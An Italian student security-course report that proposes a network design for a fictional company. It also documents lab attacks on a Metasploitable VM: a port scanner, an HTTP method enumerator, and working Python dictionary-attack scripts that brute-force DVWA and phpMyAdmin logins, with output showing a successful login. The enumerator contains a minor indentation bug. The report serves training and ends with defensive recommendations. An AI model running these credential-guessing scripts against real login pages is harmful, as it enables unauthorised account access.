BUILD WEEK 1

DANIELE ZIZZI, LUCA DANELLI, GABRIELE GENOVESI,
GABRIELE TORTORA, GIUSEPPE PARIOTA,
IVAN GALATI, CHRISTIAN HUAMACTO

In questo progetto:

- Creazione di un disegno grafico della topologia della rete da proporre all’azienda.
- Scansione dei servizi attivi e valutazione della sicurezza della pagina di login.
- Verifica della validità di eventuali contromisure di sicurezza da adottare per la riduzione rischi.

Network design

1

Creare un disegno grafico della topologia della rete da proporre all’azienda


Dimostrazione e Spiegazione

Siamo stati ingaggiati dalla **compagnia Theta** per eseguire delle valutazioni di sicurezza su alcune delle infrastrutture critiche dei loro data center. Il perimetro delle attività si concentra principalmente su:

- Un **Web server** che espone diversi servizi su internet (accessibile al pubblico);

- Un **Application server** con e-commerce per i dipendenti.

In base alle informazioni dateci, proponiamo il seguente **modello di rete**:



Strumenti Utilizzati

WAN

Area DMZ:	WAF, Web Server, IPS
Sala Server:	Server DHCP, NAS, Application Server, IDS
Area Client:	PCn
LAN:	Firewall Stateful, Router Gateway, Switch

Andiamo ad impostare la rete nel seguente modo

1) **WAF** a protezione della **DMZ**:
Nella **DMZ** posizioniamo il Web Server. È essenziale il ruolo del **WAF** che rileva e blocca le minacce web confrontando il codice contenuto nel pacchetto con eventuali firme malware fornite dalle organizzazioni di sicurezza (OWASP/Sophos).
2) **IPS** che avviserà gli amministratori di rete e bloccherà automaticamente ogni tentativo di intrusione.
3) **Firewall Perimetrale** che protegge la LAN bloccando automaticamente qualsiasi traffico proveniente dalla WAN se non vi è stata alcuna richiesta proveniente dalla LAN.
4) **IDS** a protezione della Sala Server, che monitorerà il traffico di rete e segnalerà le attività sospette senza interferire con il flusso di dati per evitare problemi di latenza o di falso positivo nella comunicazione tra Area Client e Server.
5) **Application Server** contenente un applicativo di e-commerce accessibile solo dagli impiegati di Tetha, accanto ad un **NAS** e ad un **server DHCP**.
6) **Subnetting** delle diverse IP Network, impostando reti diverse per ogni area aziendale (“Sala Server", “DMZ”, “Area Client”) e fornendo sicurezza a livello 3.
7) **VLAN** separate per ogni area aziendale in modo da avere una migliore sicurezza ed una gestione più semplice delle risorse di rete anche a livello 2. Inoltre, una rete suddivisa in VLAN è più performante in quanto separa i domini di broadcast.

Considerazioni

Protezione

Se si volesse aggiungere un ulteriore livello di protezione, penseremmo di adottare un Reverse Proxy tra WAN e rete locale. Questo dispositivo, a differenza del firewall, protegge a livello 7, fornendo tutti i servizi come: antispam, anti malware, WAF.

Segmentazione

Per quanto riguarda l’Area Client, nel caso siano presenti più uffici (impiegati, risorse umane, dirigenza), consigliamo di subnettare ulteriormente la rete e di assegnare una VLAN per ogni ufficio.

Manutenzione

Infine sottolineiamo l'importanza delle procedure di manutenzione costanti per garantire che le misure di sicurezza siano sempre efficienti. Consigliamo di aggiornare regolarmente le firme malware e di monitorare attentamente gli avvisi generati dall'IPS.

Report Attacchi contro Macchina Virtuale

2

Scansione dei servizi attivi e valutazione della sicurezza della pagina di login

Report attacchi contro macchine virtuali

Cenni teorici e procedura


Abbiamo costruito un **laboratorio virtuale** contenente due macchine, una **attaccante** (Kali) ed una **vittima** (Metasploitable). Sulla macchina vittima, inoltre, è esposto un servizio web che offre varie funzioni. Due delle quali, su cui ci siamo concentrati, sono **DVWA** e **phpMyAdmin**. Entrambe espongono una pagina di login.

Codici prodotti

- Port Scanner
- Enumeratore di metodi HTTP
- Codice per l’attacco a dizionario

Port Scanner

PortScanner è un tool che abbiamo creato in cui, fornendo **indirizzo IP** e **range di porte** da scansionare, ci fornisce in output le **porte in ascolto** e quindi potenzialmente vulnerabili in caso d'attacco.




kali@10: ~

File Actions Edit View Help

GNU nano 7.2 portscanner.py

```
import socket

target = input('Inserisci ip da scansionare: ')
portrange = input('Inserisci range di porte da scansionare: ')

lowport = int(portrange.split('-')[0])
highport = int(portrange.split('-')[1])

print('Scansione host ', target, 'da porta', lowport, 'a porta', highport)

for port in range(lowport,highport):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        status = s.connect_ex((target, port))
        if(status == 0):
                print('** Porta', port, '- Aperta **')
        else:
                print('Porta', port, '- Chiusa')
        s.close()
```

Una volta inseriti in input dall'utente l'**IP** e il **range di porte** da scansionare, tramite il ciclo FOR, per ogni porta viene creato un **socket di rete** chiamato "s". Successivamente viene memorizzato nella variabile "status" l'esito del metodo "**s.connect_ex**". Se questo esito è uguale a 0, vuol dire che la porta testata in questa iterazione è **in ascolto**. Infine, la connessione viene chiusa in modo da creare un nuovo socket al prossimo ciclo.




Enumerazione Metodi HTTP

Il programma prende in input l'**IP** e la **porta** del sistema vittima, facendo delle richieste per tutti i metodi da noi elencati (in questo caso "**OPTIONS**", "**PUT**", "**GET**", "**POST**", "**DELETE**" ed "**HEAD**").

```python
import http.client

host = input("Inserire ip del sistema target: ")
port = input("Inserire porta del sistema target: ")

if(port == ""):
    port = 80

try:
    connection = http.client.HTTPConnection(host, port)
    connection.request('OPTIONS', '/')
    responseOpt = connection.getresponse()
    print("Il metodo options è:",responseOpt.status)
    connection = http.client.HTTPConnection(host, port)
    connection.request('PUT', '/')
    responsePut = connection.getresponse()
    print("Il metodo put è:",responsePut.status)
    connection = http.client.HTTPConnection(host, port)
    connection.request('GET', '/')
    responseGet = connection.getresponse()
    print("Il metodo get è:",responseGet.status)
    connection = http.client.HTTPConnection(host, port)
    connection.request('POST', '/')
    responsePost = connection.getresponse()
    print("Il metodo post è:",responsePost.status)
     connection = http.client.HTTPConnection(host, port)
    connection.request('DELETE', '/')
    responsePost = connection.getresponse()
    print("Il metodo delete è:",responsePost.status)

    connection.close()
except ConnectionRefusedError:
    print("Connessione fallita")
```

In risposta deve stampare a schermo il **codice di risposta** standard dell'HTTP ("**200**" significa che la richiesta è stata ricevuta con successo, compresa ed accettata, "**400**" significa che la richiesta è sintatticamente scorretta o non può essere soddisfatta).
Abbiamo notato come sulla macchina virtuale di Metasploitable, ci dia di default "**200**" come risultato di tutti i metodi se inseriamo un percorso valido.



Attacco a Dizionario verso DVWA

Il programma prende in input due liste: **usernames** e **passwords**. Viene eseguita ogni possibile **combinazione** di “username:password” presente nelle liste. In caso di esito positivo, viene stampata a schermo la **corretta combinazione** di credenziali.

```python
import http.client, urllib.parse

username_file = open('/home/daniele/Desktop/userpwd/usernames.lst')
password_file = open('/home/daniele/Desktop/userpwd/passwords.lst')

user_list = username_file.readlines()
pwd_list = password_file.readlines()

for user in user_list:
        user = user.rstrip()
        for pwd in pwd_list:
                pwd = pwd.rstrip()

                print (user, "-", pwd)

                post_parameters = urllib.parse.urlencode({'username': user, 'password': pwd, 'Login':"Login"})
                headers = {"Content-type": "application/x-www-form-urlencoded","accept": "text/html,application/xhtml+xml"}
                conn = http.client.HTTPConnection("192.168.50.101", 80)
                conn.request("POST","/dvwa/login.php", post_parameters, headers)
                response = conn.getresponse()

                if(response.getheader('location') == "index.php"):
                        print("Logged with:",user, " - ", pwd)
                        break
        else:
                continue
        break
```

Il programma prende in input due file contenenti due liste con **usernames** e **password**. Si utilizza un doppio ciclo FOR, per eseguire ogni possibile **combinazione** di “utente:password”. Ad ogni combinazione viene usato il metodo **POST** per inserire le credenziali all’interno del sito.
Il terzo parametro della funzione “**urllib.parse.urlencode**” è stato modificato in modo da adattarlo al linguaggio accettato dal sito.
Il campo “**location**”, all’interno dell’header, se uguale alla stringa “**index.php**”, riporta che la pagina di login è stata **bypassata** e siamo riusciti ad accedere.
In caso di esito positivo, viene stampata a schermo la corretta combinazione e il programma esce dal ciclo.

```
File  Actions  Edit  View  Help
root - karen1
root - fernandes
root - zipper
root - smoking
root - brujita
root - toledo
admin - #!comment: This collection of data is (C) 1996-2022 by Nmap Software
LLC.
admin - #!comment: It is distributed under the Nmap Public Source license as
admin - #!comment: provided in the LICENSE file of the source distribution or
 at
admin - #!comment: https://nmap.org/npsl/.  Note that this license
admin - #!comment: requires you to license your own work under a compatable o
pen source
admin - #!comment: license.  If you wish to embed Nmap technology into propri
etary
admin - #!comment: software, we sell alternative licenses at https://nmap.org
/oem/.
admin -
admin - 123456
admin - 12345
admin - 123456789
admin - password
Logged with: admin  -  password
```

Abbiamo poi provato ad aumentare il livello di sicurezza di **DVWA** (portandolo ad “**high**” ed attivando l’IDS) e riavviando il codice, il programma ci ha dato lo stesso risultato.


Attacco a dizionario verso la tab Bruteforce di DVWA

Il programma prende in input due liste con **usernames** e **password**. Successivamente, tramite BurpSuite, abbiamo ricavato il **PHPSESSID** utile a farci riconoscere dal server.

Infine, il programma compara le **credenziali** date in input e l'**ID di sessione** ed in caso positivo ci stampa a schermo le **credenziali corrette** per accedere.

```python
import http.client, urllib.parse, requests

username_file = open('/home/daniele/Desktop/userpwd/usernamesx.lst')
password_file = open('/home/daniele/Desktop/userpwd/passwords.lst')

user_list = username_file.readlines()
pwd_list = password_file.readlines()

url_login = 'http://192.168.50.101/dvwa/vulnerabilities/brute/'

cookies = {
        'PHPSESSID':"0f1aaed38d3c21551da3bae995a97d7c",
        'security':"low" #low,medium,high
        }

pwdcheck='Welcome to the password protected area'
for user in user_list:
        user = user.rstrip()
        for pwd in pwd_list:
                pwd = pwd.rstrip()
                print (user, "-", pwd)

                data_login = {
                'username': user,
                'password': pwd,
                'Login': 'Login',
                }

                s = requests.Session()
                response=s.get(url_login,params=data_login, cookies=cookies)
                check=response.text
                if(pwdcheck in check):
                        print("Accesso effettuato con successo!")
                        print("Logged with:",user, " - ", pwd)
                        break
        else:
                print("Accesso non riuscito.")
                continue
        break
```

Abbiamo inizialmente testato il programma con un livello di sicurezza impostato su “**low**”, notando come il check delle credenziali venga fatto in maniera rapida.



Successivamente abbiamo impostato il livello di sicurezza su “**medium**”, notando gli stessi risultati.

Infine abbiamo impostato il livello su “**high**”, notando come il check venga fatto in maniera molto più lenta (una combinazione ogni due secondi circa), in modo da ostacolare l’accesso tramite un attacco a dizionario.

Attacco a dizionario verso phpMyAdmin

In assenza di un **account** phpMyAdmin da bucare ne abbiamo creato uno, da **MySQL** tramite **Metasploitable**

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo mysql -p -u root
[sudo] password for msfadmin:
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> create user'admin'@'localhost' identified by 'admin';
Query OK, 0 rows affected (0.00 sec)

mysql> grant all privileges on *.* to 'admin'@'localhost';
Query OK, 0 rows affected (0.00 sec)
```

Successivamente abbiamo scritto il seguente programma:

- In input due file contenenti usernames e password più comuni inseriamo l'URL e tramite un controllo dinamico, il **token** che serve per concederci l'accesso tramite le seguenti istruzioni;
- **requests.Session()**: avvia la sessione con il sito;
- **s.post(url_login)**: effettua una richiesta di tipo POST sulla sessione precedentemente avviata;
- **BeautifulSoup(response.text, 'html.parser')**: memorizza il codice HTML del sito;
- **soup.find('input', {'name':'token'})['value']:** cerca il valore del token presente nel codice HTML memorizzato.
- **Comparazione credenziali** in input ed il token e in caso positivo stampa a schermo la combinazione per accedere

```python
import http.client, urllib.parse, requests
from bs4 import BeautifulSoup

username_file = open('/home/daniele/Desktop/userpwd/usernamesx.lst')
password_file = open('/home/daniele/Desktop/userpwd/passwords.lst')

user_list = username_file.readlines()
pwd_list = password_file.readlines()

url_login = 'http://192.168.50.101/phpMyAdmin/'

pwdcheck= False

for user in user_list:
        user = user.rstrip()
        for pwd in pwd_list:
                pwd = pwd.rstrip()
                print (user, "-", pwd)

                s = requests.Session()
                response=s.post(url_login)
                soup = BeautifulSoup(response.text, 'html.parser')
                token = soup.find('input', {'name':'token'})['value']

                data_login = {
                        'pma_username': user,
                        'pma_password': pwd,
                        'token':token
                }

                response=s.post(url_login,params=data_login)
                check=response.text
                if("Access denied" in check):
                        print("Accesso negato")
                else:
                        print("Accesso effettuato con successo!")
                        print("Logged with:",user, " - ", pwd)
                        pwdcheck = True
                        break
        if pwdcheck == True:
                break
```

Considerazioni

Utilizzo del protocollo HTTPS

Per i propri siti web è consigliabile utilizzare HTTPS, in quanto include un sistema di crittografia che rende più protetto il traffico dei dati.

Sicurezza delle credenziali

Utilizzare username poco comuni e password più sicure che includano una combinazione tra caratteri speciali. Consigliamo, inoltre, l'implementazione di un'autenticazione due fattori in modo che sia impossibile per un malintenzionato accedere utilizzando solo user e password. Infine ricordiamo di cambiare credenziali in maniera periodica

Implementazione sistema di sicurezza

Implementare un sistema di sicurezza che metta a disposizione solo un numero limitato di tentativi con cui accedere tramite credenziali, in modo da compromettere la possibilità di subire un attacco bruteforce/a dizionario;

Risposta dei metodi

Se il sito risponde con "200" per tutti i metodi HTTP, potrebbe non applicare adeguatamente i controlli di autorizzazione. In altre parole, qualsiasi utente potrebbe essere in grado di eseguire qualsiasi azione sul sito, indipendentemente dai diritti che dovrebbero avere (ad esempio, le richieste DELETE dovrebbero essere consentite solo a utenti autorizzati per l'eliminazione dei dati. L'assenza di questa autorizzazione potrebbe essere un problema);

Porte in ascolto

Testando con le porte in ascolto, abbiamo notato come siano tutte aperte, portando ad un rischio maggiore. In particolare, la porta 23 (TELNET) che permette di gestire l'host in ascolto da un'altra macchina. Si consiglia unicamente l'uso della porta 22 (SSH) in quanto, avendo una connessione criptata, previene attacchi MITM

FINE